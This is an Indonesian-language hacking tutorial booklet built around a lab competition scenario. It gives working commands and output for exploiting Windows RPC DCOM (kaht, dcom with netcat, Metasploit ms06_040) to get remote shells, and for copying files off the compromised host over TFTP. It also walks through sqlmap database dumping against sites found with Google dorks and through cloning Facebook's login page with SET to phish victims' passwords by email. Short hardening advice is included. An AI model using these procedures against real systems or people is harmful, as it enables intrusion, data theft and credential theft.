
Kitab *Kuning*
Keamanan Sistem Informasi
Simulasi *Hacking*

Oleh :

Dwi Sakethi

(pengrajin sistem informasi)

<http://dwijim.wordpress.com>

email:dwijim@fmipa.unila.ac.id

phone:0816 403 432

Tulisan meniko dipun serat ngangge \LaTeX

BANDAR LAMPUNG 2018 [3mm]

Bab 1

Kata Pengantar

Rasa-rasanya sebagian besar orang-orang yang belajar komputer, di tengah perjalanan, akan mempunyai cita-cita untuk menjadi seorang *hacker*. Tidak jauh berbeda dengan penulis. Namun belajar menjadi *hacker* perlu waktu yang sangat-sangat lama dan sepertinya tidak terasa *progress*-nya. Atau karena penulis yang tidak serius belajar ... Atau karena tidak masuk ke suatu komunitas sehingga lambat mendapatkan informasi.

Berbeda dengan mempelajari pemrograman. Ketika ada suatu panduan, baik berupa buku, tutorial dari internet, bahkan cuplikan proses *hacking* secara *live* dicoba, maka hasilnya sering tidak sesuai dengan apa yang ditulis, apa yang dibaca, apa yang dilihat. Tentu saja merupakan suatu hal yang cukup naif jika materi yang sudah dipelajari hanya bisa diangan-angan tapi tidak bisa dipraktikkan. Bisa jadi kelemahan yang dibahas sudah di-*patch*. Lingkungannya sudah berubah. *Script* yang akan dicoba ternyata sudah tidak ada lagi. Dan berbagai kendala lainnya ...

Untuk itu, dalam pembahasan di tulisan ini, komputer atau jaringan yang dibutuhkan dibuat model jaringan lokal. Sehingga semua kondisi bisa diatur sesuai dengan kebutuhan dan pada akhirnya contoh-contoh yang ada bisa dicoba dan berhasil sesuai dengan harapan.

Tulisan ini ditulis oleh orang yang belumlah pantas disebut *hacker*. Jadi materi pada tulisan ini bukanlah barang baru, dan bisa jadi hanya merupakan penulisan ulang dari apa-apa yang sudah banyak beredar. Kemudian hanya ditambahi bumbu-bumbu ala kadarnya. Namun karena sumber-sumber tersebut sudah lupa tempatnya, sehingga belum tertulis dalam bahan referensi di tulisan ini.

Dwi Sakethi
(pengrajin sistem informasi)

<http://dwijim.wordpress.com>
email:dwijim@fmipa.unila.ac.id
phone:0816 403 432

Bagian I

Pengantar

Bab 2

Pengantar Hacking

Pada kondisi normal, proses *hacking* melalui beberapa tahapan seperti pada gambar berikut:

1. *Reconnaissance*

Reconnaissance merupakan proses untuk mengenali sasaran yang menjadi target keamanan sistem informasi. Pengumpulan informasi tentang target, dapat berupa informasi teknik atau pun informasi non teknis. Informasi non teknis barangkali dapat menjadi informasi berharga yang kemudian berhubungan dengan masalah teknis. Perangkat lunak yang dapat digunakan untuk mengumpulkan informasi teknis melalui jaringan internet salah satunya adalah <https://www.netcraft.com/>. Sedangkan dalam modus teks, tersedia perangkat lunak nmap.

Contoh hasil dari netcraft, misalkan adalah pengelola jaringan komputer.

Misalkan untuk dapat mengetahui sistem operasi yang digunakan pada suatu komputer, dapat digunakan perintah nmap.


```
nmap -O localhost
```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2018-09-03 07:21 WIB
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000035s latency).
Other addresses for localhost (not scanned): 127.0.0.1
1
```

```
Not shown: 994 closed ports
PORT      STATE SERVICE
```




Gambar 2.1: Tahapan *Hacking* Sumber: Internet

Site	http://siakad.unila.ac.id	Netblock Owner	Universitas Lampung
Domain	unila.ac.id	Nameserver	ns1.unila.ac.id
IP address	103.3.46.208 (VirusTotal)	DNS admin	gigih@eng.unila.ac.id
IPv6 address	Not Present	Reverse DNS	unknown
Domain registrar	unknown	Nameserver organisation	unknown
Organisation	unknown	Hosting company	unknown
Top Level Domain	Indonesia (.ac.id)	DNS Security Extensions	unknown
Hosting country	 ID		

Gambar 2.2: Hasil Netcraft

```

22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
111/tcp open  rpcbind
631/tcp open  ipp
3306/tcp open  mysql
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3

```

Terlihat di sini bahwa sistem operasi yang digunakan adalah Linux.

2. Scanning

Scanning merupakan proses untuk mengetahui layanan yang tersedia pada suatu komputer dan dapat juga proses untuk mengetahui celah-celah yang ada pada suatu komputer. Layanan atau celah ini akan menjadi pintu masuk untuk melakukan suatu akses.

Perangkat lunak praktis yang dapat digunakan untuk melakukan *scanning* adalah nmap.

```
nmap ilkom.unila.ac.id
```

```

Starting Nmap 7.40 ( https://nmap.org ) at 2018-09-03 14:08 WIB
Nmap scan report for ilkom.unila.ac.id (172.16.37.24)

```

```
Host is up (0.012s latency).
```

```
Not shown: 996 closed ports
```

```
PORT      STATE SERVICE
```

```
21/tcp    open  ftp
```

```
22/tcp    open  ssh
```

```
80/tcp    open  http
```

```
3389/tcp  open  ms-wbt-server
```

```
Nmap done: 1 IP address (1 host up) scanned in 3.39 seconds
```

3. *Gaining Access*

Gaining Access merupakan proses untuk melakukan akses langsung ke target keamanan sistem informasi.

Bab 3

Dasar-Dasar Sistem Operasi

3.1 Perintah Console DOS

Perintah-perintah ini dapat dijalankan dengan mengklik: Start-Run-cmd.

3.1.1 dir

Perintah `dir` digunakan untuk melihat isi media penyimpanan. Perintah `dir` dapat digunakan untuk melakukan pencarian dengan menggunakan parameter `/s`.

3.1.2 type

Perintah `type` digunakan untuk melihat isi suatu berkas. Hal ini dapat juga dilakukan dengan perintah `edit`.

3.1.3 cd

Perintah `cd` digunakan untuk pindah direktori aktif.

Bagian II

Hacking

Bab 4

Hacking Windows 2000, XP SP 0/1

4.1 Pendahuluan

Pada tanggal 21 Juli 2007 bertempat di Perpustakaan Unila diadakan *National Hacking Competition*. Kompetisi ini diadakan di sepuluh kota se-Indonesia. Selanjutnya pada tanggal 1 Agustus diadakan kompetisi tingkat *Grand Final* di Jakarta. Dengan demikian ada sebelas (10+1) skenario soal yang dikompetisikan.

Soal pada kompetisi di Unila ini memiliki tingkat masalah yang berjenjang. Tantangan pertama yang harus dihadapi adalah peserta diminta mencari *file* bernama *target.txt* yang diletakkan di *root directory*. Tentu saja tidak diberikan penjelasan lebih detail tentang komputer yang menjadi target.

Jaringan yang terpasang memiliki kelas B. Hal ini terlihat dari *Subnet Mask* : 255.255.0.0. Ini menyebabkan proses *port scanning* akan berjalan sangat lambat. Mengapa ? Karena kurang lebih terdapat $255 \times 255 = 65025$ node yang harus dicek ada atau tidak. Selain *server* asli, disediakan juga *server* palsu untuk mengecoh peserta.

Jika peserta berhasil mendapatkan *file* tersebut isinya kurang lebih sebagai berikut : "Selamat Anda berhasil memasuki komputer *server*. Ada satu *file* gambar yang memiliki nama depan *krakatau*. Carilah nama lengkap dari *file* tersebut serta nama *directori*-nya juga.

Kalau peserta belum berhasil mendapatkan *file* yang menjadi target, tentu saja tidak akan mengetahui sasaran berikutnya yang harus diselesaikan. Dalam suasana kompetisi tentu berbeda dengan waktu pelatihan ini. Waktu yang disediakan untuk mencari target adalah satu jam. Di mana waktu satu jam

ketika lomba, terasa sangat singkat. Sementara dalam suasana pelatihan lebih rileks.

Dari hasil lomba, diketahui pada sistem operasi yang digunakan adalah WIndows XP dengan SP 0 atau SP 1. Dalam saat lomba informasi ini dapat diketahui dengan melakukan *port scanning*. Hasil *scanning* ini, salah satunya adalah sistem operasi yang ada pada suatu komputer.

4.2 Kebutuhan Bahan

Untuk mensimulasi proses *hacking* ini, diperlukan alat-alat dan program sebagai berikut :

1. Satu komputer target dengan sistem operasi Windows 2000 atau Windows XP SP 0 atau SP 1. Komputer target bernomor 192.168.150.231.
2. Satu komputer untuk penetrasi dengan sistem operasi Windows. Komputer ini mempunyai IP 192.168.150.233.
3. Jaringan untuk menghubungkan kedua komputer. Jika menggunakan kabel langsung, bisa menggunakan kabel UTP yang di-*cross*. Seandainya menggunakan *wireless* bisa menggunakan jaringan model *ad-hoc* seandainya tidak ada *access point*.
4. Program **LAN Guard** serta **Net Scan** untuk melakukan proses pemindaian target. Pada proses simulasi, karena sudah jelas targetnya, maka proses pemindaian tidak harus dilakukan. Pada pencarian sasaran di suatu jaringan, jelas proses pemindaian menjadi suatu keharusan.
5. Program penetrasi ke target. Beberapa program yang bisa digunakan yaitu :
 - (a) Kaht
 - (b) Dcom + cygwin1.dll
 - (c) Net Cat
 - (d) Metaspolit

4.3 Penyelesaian Masalah

Secara teoritis untuk mencari target yang diinginkan beberapa prosedur yang harus diikuti adalah sebagai berikut :

1. Cek IP pada komputer lokal. Pengecekan IP komputer lokal ini dilakukan dengan perintah **ipconfig** pada posisi DOS Prompt (komputer peserta menggunakan sistem operasi Microsoft Windows). Dengan perintah ini, juga bisa diketahui *Subnet Mask* yang digunakan untuk menentukan komputer tetangga (komputer yang ada pada jaringan lokal).
2. Melakukan *port scanning* terhadap jaringan lokal yang ada berdasarkan IP komputer lokal dan *Subnet Mask* yang didapat. Jika kemudian tidak didapatkan target, maka jangkuan *port scanning* diperluas dengan meningkatkan kelas jaringan ke kelas B. Proses ini dilakukan menggunakan program **LAN Guard** serta **Net Scan**.
3. Penetrasi ke target. Dari hasil *port scanning* akan didapat beberapa informasi tentang target seperti : IP komputer, sistem operasi, layanan yang disediakan dan sebagainya. Sistem operasi yang digunakan pada *server* adalah Windows XP SP 0 atau SP 1. Oleh karenanya ada *tools* yang bisa digunakan yaitu :
 - (a) Kaht
 - (b) Dcom + cygwin1.dll
 - (c) Net Cat
 - (d) Metasploit

Sampai dengan saat tulisan ini dibuat, penulis belum bisa memahami mengapa penetrasi kadang bisa menggunakan **kaht** kadang tidak bisa. Padahal proses ini dilakukan terhadap target yang sama. Oleh karena itu perlu disiapkan alternatif. Dengan demikian disediakan pilihan yaitu : **kaht** atau gabungan **dcom** dengan **netcat** atau Metasploit.

4. Pencarian *file*. Proses ini cukup dilakukan dengan *internal command* **dir** karena komputer target menggunakan sistem operasi Windows.

Dalam suasana kompetisi prosedur-prosedur ini tidak harus dijalankan secara berurutan karena masalah waktu.

4.4 Simulasi Proses

Bagaimana detail dari proses-proses tersebut ? Secara jelas, proses-proses yang sudah dituliskan di atas dapat dilihat dan dicoba sebagai berikut :

1. Cek IP pada komputer lokal. Pengecekan IP komputer lokal ini dilakukan dengan perintah **ipconfig** pada posisi DOS Prompt.

```
ipconfig
```


```
Windows IP Configuration
```

```
Ethernet adapter Local Area Connection:
```

```
Connection-specific DNS Suffix . . :  
IP Address. . . . . : 192.168.150.233  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.150.254
```

Dengan diperolehnya nilai *Subnet Mask* : 255.255.255.0 berarti komputer tetangga yang ada jumlahnya maksimal 255. Ini karena jaringan memiliki kelas C, angka 0 hanya satu pada digit terakhir dari nilai 255.255.255.0.

2. Melakukan *port scanning* terhadap jaringan lokal yang ada berdasarkan IP komputer lokal dan *Subnet Mask* yang didapat. Proses *scanning* bisa memakai **LAN Guard** atau **Net Scan**. **LAN Guard** memberikan informasi yang lebih detail tetapi proses lebih lama. **Net Scan** hanya memberikan informasi tentang IP komputer yang ada dan prosesnya lebih cepat.

Gambar 4.1: *Scanning* LAN Guard

Range IP yang akan dicek tinggal diisi pada bagian *Scan Target*. Semakin besar *range*-nya semakin lama prosesnya. Contoh hasil *scanning* dengan LAN Guard terlihat pada gambar di atas.

Sebenarnya dengan **Net Scan** ini lebih menitikberatkan kepada IP berapa saja yang ada di suatu jaringan. Hasil ini bisa ditindaklanjuti dengan **LAN Guard** atau langsung dicoba untuk dieksploit.

Titik kritis yang perlu diperhatikan yaitu pada IP 192.168.150.231 menggunakan sistem operasi Windows 2000. Sedangkan IP 192.168.150.233 menggunakan Windows XP Service Pack 2. Dengan informasi ini maka komputer dengan IP 192.168.150.231 dapat ditembus dengan titik lemah RPC DCom baik memakai **kaht** maupun **dcom** digabung dengan **netcat** dan bisa juga dengan Metasploit.

3. Penetrasi ke target. Sampailah akhirnya pada kondisi yang paling penting yaitu akses masuk ke target. Sebagaimana sudah disampaikan pada tulisan sebelumnya, ada beberapa *exploit* yang dapat digunakan yaitu : **kaht** dan **dcom** digabung dengan **netcat** atau bisa juga menggunakan Metasploit.

- (a) **kaht** dijalankan dengan memberikan parameter berupa IP awal dan IP akhir yang akan dijadikan sebagai target. Jika target yang akan dicapai adalah IP 192.168.150.231, maka perintahnya dapat diberikan seperti berikut :

```
kaht2 192.168.150.230 192.168.150.233
```

```
-----
KAHT II - MASSIVE RPC EXPLOIT
DCOM RPC exploit. Modified by aT4r@3wdesign.es
#haxorcitos && #localhost @Efnet Ownz you!!!
PUBLIC VERSION :P
-----
```

```
[+] Targets: 192.168.150.230-192.168.150.233 with 50 Threads
[+] Attacking Port: 135. Remote Shell at port: 40220
[+] Scan In Progress...
- Connecting to 192.168.150.233
  Sending Exploit to a [WinXP] Server...FAILED
- Connecting to 192.168.150.231
  Sending Exploit to a [Win2k] Server...
- Conectando con la Shell Remota...
```

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
```

```
C:\WINNT\system32>
```

Jika didapatkan hasil seperti tersebut di atas, maka proses penetrasi

ke target sudah berhasil. Untuk lebih meyakinkan lagi bisa dicek IP yang aktif sekarang :

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
```

```
C:\WINNT\system32>ipconfig

Windows 2000 IP Configuration
```

```
Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 192.168.150.231
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.150.254
```

Perlu diingatkan kembali bahwa IP komputer lokal adalah :

```
ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 192.168.150.233
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.150.254
```

Terkadang penggunaan **kaht** tidak berhasil. Contoh seperti berikut :

```
-----
                KAHT II - MASSIVE RPC EXPLOIT
DCOM RPC exploit. Modified by aT4r@3wdesign.es
#haxorcitos && #localhost @Efnet Ownz you!!!
                PUBLIC VERSION :P
-----

[+] Targets: 192.168.150.231-192.168.150.231 with 50 Threads
[+] Attacking Port: 135. Remote Shell at port: 39179
[+] Scan In Progress...
```

Proses di atas berjalan untuk waktu yang lama tanpa ada perkembangan. Untuk mengatasi hal ini ada alternatif lain yaitu menggunakan **dcom** dan **Net Cat**.

- (b) Penggunaan dcom dan Net Cat Jika kaht tidak membawa hasil, dapat digunakan dcom digabung dengan Net Cat seperti pada contoh berikut :

```
dcom 0 192.168.150.231
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Ported to Win32 by Benjamin LauziFre <blauziere [at] altern.org>
- Universalized for kiddie extravaganza by da barabas
- Using return address of 0x010016c6
Use Netcat to connect to 192.168.150.231:4444
```

Parameter yang diberikan adalah :

- i. 0 artinya target sistem operasinya Windows Server 2000. Jika sistem operasinya adalah Windows XP maka parameter yang diberikan adalah 1.
- ii. 192.168.150.231 adalah IP target yang akan dieksploitasi.

Hasil proses tersebut memberikan informasi bahwa akses selanjutnya dapat dilakukan menggunakan **Net Cat** dan *port* yang dibuka adalah 4444. Maka perintahnya :

```
D:\dwi\hacking\panhac>nc -v -n 192.168.150.231 4444
(UNKNOWN) [192.168.150.231] 4444 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
```

```
C:\WINNT\system32>
```

Dengan demikian penetrasi ke sistem target sudah berhasil dilakukan.

- (c) Penggunaan Metasploit. Untuk pengguna Linux tersedia program Metasploit meskipun Metasploit juga ada versi Windows-nya. Jalankan Metasploit kemudian ikuti langkah-langkah berikut. Untuk versi Windows, setelah Metasploit aktif, pilih **Console** di-*browser*. Metasploit pada bagian ini, menggunakan Metasploit 3.0. Tiap baris perintah diakhiri dengan tombol Enter.

```
use windows/smb/ms06_040_netapi

set payload windows/shell/bind_tcp
```

```
set LHOST 192.168.150.233

set RHOST 192.168.150.231

exploit

[*] Started bind handler
[*] Detected a Windows 2000 target

Microsoft Windows 2000 [Version 5.00.2195]

(C) Copyright 1985-1999 Microsoft Corp.
```

```
C:\WINNT\system32>
```

Berikut ini contoh eksploitasi Windows XP SP 0 dengan Metasploit Versi 3.1

```
use windows/smb/ms06_040_netapi
set payload windows/shell/bind_tcp
set RHOST 192.168.150.231
set LHOST 192.168.150.233
exploit

[*] Started bind handler
[*] Detected a Windows XP SP0/SP1 target

sessions -i 1

[*] Starting interaction with 1...
```

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

Parameter LHOST untuk menentukan IP komputer lokal yang digunakan untuk melakukan penetrasi, sedangkan RHOST adalah IP komputer target. Terkadang nilai LHOST dan RHOST berganti-ganti karena komputer untuk percobaan berganti-ganti. Jika pada layar terdapat tulisan (**running**), artinya akses ke target sudah berhasil dilakukan. Dari posisi seperti tersebut, pemakai dapat memberikan perintah-perintah *internal* atau *external DOS command*. Se-

dangkan pada Metasploit 3.1 mesti ditambah perintah **sessions -i 1**.

```
C:\>
```

```
ipconfig
```

```
Windows 2000 IP Configuration
```

```
Ethernet adapter Local Area Connection:
```

```
Connection-specific DNS Suffix  . :
IP Address. . . . . : 192.168.150.231
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.150.254
```

```
C:\>
```

```
(running)
```

4.5 Cek Target

Setelah berhasil masuk ke target, banyak hal dapat dilakukan. Bisa dikatakan tidak ada batasan. Terkait dengan soal kompetisi, ciri bahwa suatu komputer merupakan target adalah adanya *file* bernama target.txt yang terdapat di *root directory*.

Dengan demikian perintah yang dilakukan adalah **cd ** dan **dir**.

```
C:\WINNT\system32>cd\
```

```
C:\>dir *.txt
```

```
dir *.txt
```

```
Volume in drive C has no label.
```

```
Volume Serial Number is D859-3184
```

```
Directory of C:\
```

```
08/21/2007  12:19a                160 TARGET.TXT
               1 File(s)                160 bytes
               0 Dir(s)  12,769,001,472 bytes free
```

Dengan adanya *file* target.txt, berarti target sudah ditemukan.

4.6 Melihat Tantangan Berikutnya

Sampai di sini, jika dalam suasana kompetisi, adrenalin peserta akan makin meningkat. Untuk mengetahui tantangan berikutnya yang harus dihadapi maka lihatlah isi dari *file* target.txt tersebut dengan perintah **type**.

```
C:\>type target.txt
type target.txt
Selamat Anda berhasil masuk ke server target ...
Selanjutnya carilah nama file lengkap dan direktorinya
dari file gambar yang memiliki nama depan krakatau
```

4.7 Pencarian *File*

Pencarian *file*. Proses ini cukup dilakukan dengan *internal command* **dir** karena komputer target menggunakan sistem operasi Windows. Parameter yang agak jarang digunakan adalah */s*. Parameter ini artinya pencarian akan dilakukan terhadap keseluruhan media penyimpanan. Biasanya perintah **dir** hanya dilakukan pada direktori aktif.

```
C:\>dir krakatau* /s
dir krakatau* /s
Volume in drive C has no label.
Volume Serial Number is D859-3184

Directory of C:\WINNT\Media

04/29/2007  05:18p                65,743 krakatau0721-7304632.jpg
                1 File(s)                65,743 bytes

Total Files Listed:
                1 File(s)                65,743 bytes
                0 Dir(s) 12,769,001,472 bytes free
```

Dari hasil ini dapat disimpulkan bahwa nama lengkap dari *file* yang dicari adalah **krakatau0721-7304632.jpg** dan terletak pada direktori *c : \winnt\media*. Sampai di sini berarti soal kompetisi sudah terjawab.

4.8 Langkah Pengamanan

Jika dalam posisi sebagai pengelola komputer yang menjadi target, lantas apa yang harus dilakukan ? Tentu saja dalam rangka mengamankan sistem

yang ada.

Kelemahan sistem Windows pada contoh di atas dikenal dengan istilah RPC DCom. Untuk mengatasi hal tersebut ada beberapa cara :

1. Mengganti ke sistem lain, artinya tidak menggunakan Windows 2000, Windows XP SP 0 atau SP1.
2. Memasang *firewall* jika terpaksa masih menggunakan Windows 2000, Windows XP SP 0 atau SP 1.
3. Jika masih menggunakan Windows yang memiliki kelemahan ini, mengatasinya juga bisa dengan men-*disable* kemampuan DCom ini. Caranya : **Start - Run - dcomcnfg**. Kemudian pada *Componen Services* pada bagian *My Computer* lakukan klik kanan, dan *uncheck* pilihan *Enable Distributed DCOM on this computer*.

Demikian pembahasan kelemahan pada sistem operasi Windows 2000 dan Windows XP SP 0 atau SP 1 sekaligus bagaimana cara mengatasinya.

Bab 5

Transfer *File*

5.1 Pendahuluan

Salah satu proses yang dapat dilakukan setelah penetrasi ke target berhasil adalah melakukan transfer *file*. Untuk melakukan transfer ini dan supaya prosesnya lebih mudah, dapat digunakan layanan TFTP. Keuntungan penggunaan layanan TFTP adalah tidak diperlukannya *user* dan *password*. Selain itu, pengaktifan *server*-nya juga sangat mudah. Ada program yang tidak perlu diinstal, langsung dijalankan maka layanan TFTP sudah tersedia. *Server* TFTP diinstal pada komputer lokal. Perintah *upload* atau *download* dilakukan pada komputer target.

File hasil atau sumber transfer akan diambil atau diletakkan pada suatu direktori sesuai dengan yang ditentukan pada item **Current Directory**. Nilai ini bisa diganti sesuai dengan kebutuhan.

Misalkan pemakai akan mentransfer *file* krakatau0721-7304632.jpg dari komputer target ke komputer lokal, maka perintahnya adalah :

```
C:\>cd winnt\media  
cd winnt\media
```

```
C:\WINNT\Media>tftp -i 192.168.150.233 put krakatau0721-7304632.jpg  
tftp -i 192.168.150.233 put krakatau0721-7304632.jpg  
Transfer successful: 65743 bytes in 1 second, 65743 bytes/s
```

IP 192.168.150.233 adalah komputer lokal (komputer pemakai) yang diinstal TFTP *server*.

Untuk mentransfer *file* dari komputer lokal ke komputer target, perintahnya :

```
C:\WINNT\Media>tftp -i 192.168.150.233 get x.txt
```

```
tftp -i 192.168.150.233 get x.txt
```

```
Transfer successful: 880 bytes in 1 second, 880 bytes/s
```

Bisa dibayangkan jika *file-file* yang diambil dari komputer target berupa data-data yang penting seperti kumpulan *user* dan *password*, misalnya.

Bab 6

SQL *Injection*

6.1 Definisi

Dari wikipedia berbahasa Indonesia, dikutip penjelasan tentang *SQL Injection* sebagai berikut:

Injeksi SQL (Bahasa Inggris: SQL Injection) adalah sebuah teknik yang menyalahgunakan sebuah celah keamanan yang terjadi dalam lapisan basis data sebuah aplikasi. Celah ini terjadi ketika masukan pengguna tidak disaring secara benar dari karakter-karakter pelolos bentukan string yang diimbuhkan dalam pernyataan SQL atau masukan pengguna tidak bertipe kuat dan karenanya dijalankan tidak sesuai harapan. Ini sebenarnya adalah sebuah contoh dari sebuah kategori celah keamanan yang lebih umum yang dapat terjadi setiap kali sebuah bahasa pemrograman atau skrip diimbuhkan di dalam bahasa pemrograman lain.

Penjelasan lainnya dapat dibaca di :

https://id.wikipedia.org/wiki/Injeksi_SQL

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application.

Kelemahan sistem model *SQL Injection* ini sudah lama menjadi isu. Pada masa sekarang ini, sudah jarang terdapat sistem yang memiliki celah kelemahan model *SQL Injection* ini.

6.2 Instal sqlmap pada GNU Linux

Salah satu perangkat lunak yang dapat digunakan dengan mudah untuk mengeksploitasi kelemahan SQL *Injection* adalah SQL Map. Selain itu, juga terdapat perangkat lunak Havij.

sqlmap dapat diinstal dengan urutan perintah:

1. apt-get install git
2. git clone https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
3. cd sqlmap-dev
4. Jalankan sqlmap dengan perintah: python sqlmap.py

6.3 Urutan proses

1. Pertama cari target yang kemungkinan memiliki kelemahan SQL *Injection*. Pencarian ini menggunakan kata kunci yang sering dikenal dengan sebutan *Google dorks*. Contoh dapat dilihat di sini:

<https://deadlyhacker.wordpress.com/2013/05/09/list-of-google-dorks-for-sql-injection/>

Misalkan pada Google, dengan kata kunci: `index.php?id=1`.

2. Kemudian dicoba dengan memberikan tanda petik satu. Proses ini untuk memastikan bahwa sistem memiliki kelemahan SQL *Injection*. Misalnya:

```
https://www.inicontoh.com/index.php?id=1'
http://www.inijuga.go/files.php?id=1%27'
```

Jika terdapat pesan seperti :

```
SELECT * FROM content_ews WHERE id=1\
You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax
to use near '\ ' at line 1
```

maka ini berarti sistem memiliki kelemahan.

3. Kemudian berikan perintah:

```
sqlmap -u https://www.inicontoh.com/index.php?id=1 --dbs
```

Hasilnya adalah *available databases ...*

4. Untuk mengetahui nama-nama tabel yang ada ...

```
sqlmap -u https://www.inicontoh.com/index.php?id=1  
-D>NamaDataBase --tables
```

5. Untuk mengetahui nama-nama kolom pada suatu tabel ...

```
sqlmap -u https://www.inicontoh.com/index.php?id=1  
-D>NamaDataBase -T>NamaTabel --columns
```

6. Untuk mengetahui isi suatu kolom pada suatu tabel ...

```
sqlmap -u https://www.inicontoh.com/index.php?id=1  
-D>NamaDataBase -T>NamaTabel -C>NamaNamaKolom --dump
```

6.4 Pengamanan Sistem

Untuk mengatasi masalah SQL *Injection*, cara yang paling mudah adalah dengan memperbaharui sistem basis data dan bahasa program yang digunakan. Selain itu, dengan melakukan penyaringan pada setiap isian data yang dilakukan oleh pemakai.

6.5 Pengantar

Dalam kasus ini, sebenarnya yang di-*hacking* bukanlah Facebook, akan tetapi pengguna Facebook. Perangkat yang dibutuhkan adalah Kali Linux minimal versi 2.0.

Bab 7

Hacking Facebook

7.1 Urutan Proses

Jalankan Kali Linux baik secara *live CD* atau pun sebagai sistem operasi yang terpasang pada komputer. Secara konsep, proses-proses yang ada di dalam *hacking* Facebook ini adalah:

1. Menyalin suatu situs yang penggunanya menjadi target.
2. Memancing target untuk mengunjungi situs salinan (situs palsu).
3. Target mengisi user dan password.
4. Sistem merekam data user dan password.
5. Mengarahkan pemakai ke sistem yang sebenarnya.

Oleh karenanya, kadang pada suatu sistem berbasis web, terdapat peringatan kepada para penggunanya.



Gambar 7.1: Peringatan Adanya Situs Palsu

Rincian proses pada Kali Linux, dapat dilihat pada menu-menu berikut:

1. Exploitation Tools
2. Social Engineering Toolkit
3. se-toolkit
4. Social Engineering Attack
5. Website Attack Vectors
6. Tabnabbing Attack Method
7. Site cloner
8. Isi IP komputer lokal
9. Masukkan url situs yang akan disalin
10. Setelah ini, hasil salinan harus dicek disesuaikan direktorinya dengan model layanan web yang digunakan.
11. Kemudian cek hasilnya dengan mengakses tiruan situs pada komputer lokal.
12. Jika ini sudah selesai, maka tinggal menjebak korban supaya masuk ke dalam situs palsu ini.
13. Jebakan dapat dilakukan dengan mengirimkan email (misalnya).

Bab 8

Root Shell

8.1 Urutan Proses

Bab 9

Pdf Crack

9.1 Urutan Proses

Bab 10

Kali Linux

10.1 Instalasi

10.2 Masalah Login

Kali Linux kadang meminta *username* dan *password* pada saat akan digunakan. Jika *username* dan *password* tidak dapat diisi dengan benar, maka *username* dan *password* dapat diganti dengan mengikuti petunjuk yang ada di sini.

